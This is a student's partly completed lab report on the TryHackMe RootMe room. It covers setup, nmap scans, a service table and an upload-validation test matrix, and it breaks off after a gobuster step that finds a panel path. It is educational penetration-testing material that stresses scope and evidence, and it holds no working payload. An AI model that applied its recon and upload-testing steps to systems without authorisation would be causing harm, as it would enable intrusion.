Automated Threat Analysis of Broken Authentication Controls and Local Binary Hijacking

Detailed Step-by-Step Technical Report

Project / Enterprise: Bitcrown Labs

Assigned TryHackMe lab: RootMe

Project title supplied for this assignment:

Automated Threat Analysis of Broken Authentication Controls and Local Binary Hijacking

Student: Abhishek Bag Yadav

TryHackMe profile: [https://tryhackme.com/p/abhishekbagyadav]

Course / Semester: [CYBERSECURITY / 5TH SEM]

Submission date: [20/10/2026]

Report Structure

- 1. Executive Summary
- 2. Background, Objectives and Scope
- 3. Lab Setup and Rules of Engagement
- 4. End-to-End Workflow at a Glance
- 5. Phase 1 — Target Discovery and Nmap Reconnaissance
- 6. Phase 2 — Service Enumeration
- 7. Phase 3 — Web Application Inspection and Upload Validation
- 8. Phase 4 — Web-Shell Validation (only if demonstrated)
- 9. Phase 5 — Metasploit / Meterpreter (only if demonstrated)
- 10. Phase 6 — Linux Privilege-Escalation Review
- 11. Evidence Handling and Screenshot Register
- 12. Findings and Risk Analysis
- 13. Cyber Kill Chain Mapping
- 14. Defensive Recommendations
- 15. Limitations, Conclusion and Submission Checklist
- Appendix A — Commands and Evidence Log
- Appendix B — Group Detail

1. Executive Summary

This project documents a controlled, educational security assessment of the assigned TryHackMe RootMe room. The intended workflow follows a common penetration-testing sequence: identify the lab target, discover exposed services, inspect the web application, test file-upload validation where available, verify any demonstrated command execution, assess whether a controlled session can be established, and review local privilege boundaries. The report then translates observations into defensive recommendations.

At the time this report template was prepared, the student reported that an Nmap scan displayed “all 1000 ports in ignored states.” That output does not by itself prove that the target has no open services. It can mean that the scanned ports were closed, filtered, or otherwise not reported as open, depending on the exact Nmap output. The exact command, target address, complete output, and lab connectivity must be checked before drawing a conclusion. All subsequent stages in this document are conditional documentation guidance until supported by the student’s own results.

Assessment outcome summary:

Stage	Current status	What must support the status
Lab setup and authorization	To be confirmed	Room launched; target IP and permitted scope recorded
Nmap reconnaissance	Attempted; result needs verification	Raw output and exact command saved
Service enumeration	Pending / not evidenced	Service/version output and follow-up observations
Web upload testing	Pending / not evidenced	Screenshots and notes from actual application behavior
Web shell / command execution	Not evidenced	Only mark achieved if authorized lab evidence confirms it
Metasploit / Meterpreter	Not evidenced	Only mark achieved if a real session is shown and documented
Privilege escalation / root	Not evidenced	Only mark achieved if identity/privilege evidence confirms it

Remediation recommendations	Can be completed from analysis	Recommendations tied to actual or clearly hypothetical findings

2. Background, Objectives and Scope

2.1 Background

A perimeter breach assessment studies how an exposed service or web application could become an entry point, while host-level assessment examines whether an initial foothold could be used to reach privileges that should remain restricted. In a real organization, these activities must be formally authorized, limited to a defined scope, and recorded so the system owner can reproduce and remediate the findings.

2.2 Objectives

- Identify the correct target and record the target address assigned by the TryHackMe room.
- Discover reachable ports and services, then preserve the exact scan output.
- Inspect exposed web content and document any available upload functionality.
- Test upload validation only inside the assigned lab and record the observed server response.
- Document later-stage shell, session, and privilege-escalation results only if they were actually achieved.
- Map demonstrated activity to a recognized attack lifecycle and provide practical defensive controls.
- Maintain a clear evidence trail that allows an instructor to verify each conclusion.

2.3 Scope and boundaries

In scope	Out of scope
The assigned TryHackMe RootMe room and its target instance while active.	Public systems, unrelated IP addresses, or other users' machines.
Low-impact discovery and tests permitted by the room instructions.	Persistence, destructive actions, data theft, or actions outside the exercise.
Screenshots, raw command output, notes, and remediation analysis.	Claims that are not supported by saved evidence.

3. Lab Setup and Rules of Engagement

Before scanning, start the assigned room and use the target IP shown by the room. TryHackMe target addresses may change when a machine is restarted, so record the current address and the time at which it was assigned. Confirm that the VPN or AttackBox connection is active, as required by the room.

1. Open the official RootMe room: https://tryhackme.com/room/rrootme and read the room instructions.
2. Start the target machine and wait until the platform indicates that it is ready.
3. Copy the target IP displayed by TryHackMe. Do not guess the IP from an old session.
4. Confirm connectivity using the checks allowed by the room. If the target is unreachable, troubleshoot the lab connection before interpreting scan results.
5. Create a project folder and keep raw outputs, screenshots, notes, and the final report separate.

```
mkdir -p ~/Bitcrown-Labs/{Reconnaissance,Web-Testing,Metasploit,Privilege-
Escalation,Screenshots,Reports}
```

Record the following environment information in the table; replace bracketed fields with actual values.

Item	Value to record
Enterprise / project label	Bitcrown Labs
Target room	TryHackMe RootMe
Target IP	10.48.139.106
Testing date and time	18.10.26
Testing environment	[Kali Linux]
VPN / connection status	[Connected]
Local Linux username	AbhishekYadav (verify with whoami)
Local hostname	bitcrown-labs (verify with hostname)
Tool versions	[Nmap and other tool versions used]

4. End-to-End Workflow at a Glance

Order	Phase	Question answered	Evidence/output
1	Scope and setup	Am I testing the correct authorized target?	Room name, target IP, connection check
2	Nmap reconnaissance	Which ports/services appear reachable?	Command, raw text output, scan date
3	Service enumeration	What are the identified services and versions?	Service/version output and notes
4	Web inspection	What web content and functionality are exposed?	Browser screenshots and observed paths
5	Upload validation	How does the app validate uploaded files?	Test cases and server responses
6	Shell validation	Was command execution actually demonstrated?	Only real, authorized evidence; otherwise “not demonstrated”
7	Metasploit stage	Was a session established in the lab?	Actual console/session evidence if achieved
8	Privilege review	Were permissions or SUID settings exploitable?	Relevant permissions and verified identity result
9	Reporting	What should the owner fix?	Findings, risk, remediation, limitations

5. Phase 1 — Target Discovery and Nmap Reconnaissance

5.1 Purpose

Nmap reconnaissance identifies which TCP ports respond as open and can attempt to identify the services and versions behind them. This provides a map for later manual inspection. A scan is a snapshot of the target and network path at a particular time; it is not proof that every possible service or vulnerability has been found.

5.2 What to do

6. Verify the target IP from the currently running TryHackMe room.
7. Run the authorized service/version and default-script scan against only that IP.

```
nmap -sV -sC -oN ~/Bitcrown-Labs/Reconnaissance/nmap_scan.txt TARGET_IP
```

Replace TARGET_IP with the current assigned address. The command options mean: -sV attempts service/version detection; -sC runs Nmap's default script set; -oN saves normal text output. Keep the exact command and the full output. Do not edit the raw file to make it look successful.

8. Read the complete output, including the host status, scan duration, port table, and final summary. Record the exact wording of any "ignored states" line.
9. If the result is unclear, verify target availability, the current IP, VPN/AttackBox connectivity, and whether the target has finished booting. Repeat the scan only after checking these factors, and save each attempt under a distinct filename.

```
nmap -sV -sC -oN ~/Bitcrown-Labs/Reconnaissance/nmap_scan_retry1.txt TARGET_IP
```

Optional: save XML output for structured review, if your instructor permits it:

```
nmap -sV -sC -oX ~/Bitcrown-Labs/Reconnaissance/nmap_scan.xml TARGET_IP
```


5.3 How to interpret "all 1000 ports in ignored states"

This phrase is not enough to determine the cause without the surrounding output. Nmap commonly summarizes ports that are not open using states such as closed or filtered; the precise wording and counts matter. A filtered port means Nmap cannot determine whether it is open because probes are blocked or receive no definitive response. A closed port generally indicates that the host responded but no service is listening on that port. Do not report "no vulnerabilities" from this result.

- Check that TARGET_IP exactly matches the active room address.
- Check that the room machine is running and has finished starting.
- Confirm that the VPN or AttackBox is connected to the lab network.
- Read the host status and the final port-state summary in the saved output.
- If still unclear, capture the complete terminal output and ask for help interpreting the exact result.
-

5.4 Record the actual result

Field	Student must fill in
Command executed	nmap -sV -sC -oN nmap_scan.txt
Target IP / room state	[10.48.139.106]
Open ports found	[22,80]
Interpretation	[ONLY WHAT THE OUTPUT SUPPORTS]
Next action	[PROCEED TO ENUMERATION]



6. Phase 2 — Service Enumeration

Service enumeration is the follow-up to reconnaissance. It examines the services actually identified by the scan and helps decide which application interfaces need manual review. This phase should be based on open ports that the scan really reported; do not invent web, SSH, FTP, or other services if the output did not identify them.

6.1 Procedure

10. Review the Nmap port table and list only the ports reported as open, together with the service and version information, if available.
11. For each confirmed service, record what it appears to do and what additional checks are appropriate within the room's rules.
12. If a web service is confirmed, open the corresponding HTTP or HTTPS address using the observed port and inspect the landing page, links, page source where appropriate, and visible functionality.
13. If no ports are reported open, do not jump to web testing. Resolve the scan/connectivity issue first or document that enumeration could not proceed.

Port	Service/version from output	Observation	Next safe check
[22/tcp]	Ssh []	[ubuntu]	[CHECK]
[80/TCP]	[HTTP]	[APACHE]	[CHECK]

Evidence note: include the full Nmap output in the technical evidence archive or a Google Sheet link if that is the assignment's required format. In the report, summarize the result and refer to the exact evidence filename.

7. Phase 3 — Web Application Inspection and Upload Validation

This phase applies only if reconnaissance confirms a reachable web application. The goal is to understand the application's behavior and evaluate its file-upload controls in the authorized lab, not to assume that a vulnerability exists.


7.1 Inspect the application

14. Open the web application at the host and port identified by the scan.
15. Record the page title, visible routes, upload form (if present), accepted file types shown to the user, and any validation messages.
16. Capture a screenshot before testing so the original application behavior is documented.
17. Use harmless, clearly named test files and the room's permitted techniques. Keep a small test matrix showing the file type attempted, the response, and the conclusion.

7.2 Upload validation test matrix

Test case	What to observe	Result to record
Allowed ordinary file type	Does the application accept a file the interface says is allowed?	[Accepted]
Disallowed ordinary file type	Does the server reject a type that should not be allowed?	[Accepted]
Extension/MIME mismatch (if in scope)	Does server-side validation reject a mismatch?	[Observed response; no assumptions]
Oversized file (only if permitted)	Does the server enforce size limits?	[no]
Access to uploaded file	Where is the file stored, and can it be retrieved?	[http://10.48.139.106/panel/]


The browser's displayed message alone does not establish that server-side validation is secure. Document the actual response and avoid writing "bypass successful" unless the behavior clearly demonstrates that the intended control was defeated in the lab.




STEP 1:IN THIS FIRST WE HAVE TO GO TO THE TARGET IP

Figure 4. Initial we

STEP 2: THEN WE HAVE TO CHECK THE WHICH SUBDOMAIN IN OPEN BY THE HELP OF GOBUSTERS CMD HERE WE CAN SEE THAT SEVERAL ARE DISCLOSE LIKE PANEL

